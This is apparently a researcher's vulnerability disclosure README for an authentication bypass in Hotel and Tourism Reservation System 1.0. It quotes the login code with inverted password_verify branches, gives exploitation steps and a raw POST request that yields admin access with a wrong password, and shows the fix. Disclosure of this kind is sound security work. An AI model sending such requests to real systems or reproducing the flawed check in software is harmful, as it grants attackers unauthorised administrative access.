 xmyronn/cve-2026-10288-auth-bypass
Proof-of-concept exploit for an authentication bypass in Hotel and Tourism Reservation System 1.0, allowing unauthenticated admin access via inverted password_verify logic.

| Field | Details |
|---|---|
| Title | Hotel and Tourism Reservation System - Authentication Bypass |
| Vendor | code-projects.org |
| Product | Hotel and Tourism Reservation System |
| Version | 1.0 |
| Vulnerability Type | Improper Authentication |
| CWE | CWE-287 |
| CVSS Score | 9.0 (Critical) |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Affected File | /admin/login.php |
| Authentication Required | No |
| Remote Exploitable | Yes |
A critical authentication bypass vulnerability exists in the admin login functionality of Hotel and Tourism Reservation System 1.0. The vulnerability is caused by an inverted conditional check on the return value of password_verify(), which causes the application to grant access when an incorrect password is supplied and deny access when the correct password is supplied. An unauthenticated remote attacker can gain full administrative access by providing a valid email address and any arbitrary incorrect password.

File: admin/login.php — Lines 39–46
if(password_verify($password, $user['password'])){
    // BUG: password_verify() returns TRUE when password is CORRECT
    // but the error message is placed here instead of login logic
    echo '<div class="w3-text-red text-center">The password you entered was incorrect, please try again.</div>';
} else {
    // BUG: this block executes when password is WRONG
    // but login is granted here instead of showing an error
    $userID = $user['id'];
    login($userID);
}
password_verify() returns true when the supplied password matches the hash. The developer placed the success logic inside the else branch (which executes when the function returns false), meaning authentication is granted on any incorrect password.
A remote unauthenticated attacker can:
Setup: Install Hotel and Tourism Reservation System 1.0 on XAMPP. Access the app at http://localhost/ht/.

Step 1: Navigate to the admin login page.
http:///ht/admin/login.php
Step 2: Enter a valid admin email with any wrong password.
Email: [email protected] Password: wrongpassword
Step 3: Click Login.
Result: The application bypasses authentication and redirects to the admin dashboard (index.php) — full admin access granted with an incorrect password.

Request:
POST /ht/admin/login.php HTTP/1.1
Host: <target>
Content-Type: application/x-www-form-urlencoded

email=admin%40admin.com&password=test1234&login=Login
Response:
HTTP/1.1 302 Found
Location: index.php
A 302 redirect to index.php confirms successful authentication with a wrong password.
Swap the conditional branches so login is granted when password_verify() returns true:
// FIXED
if(password_verify($password, $user['password'])){
    $userID = $user['id'];
    login($userID);
} else {
    echo '<div class="w3-text-red text-center">The password you entered was incorrect, please try again.</div>';
}
Imad Alvi — Independent Security Researcher






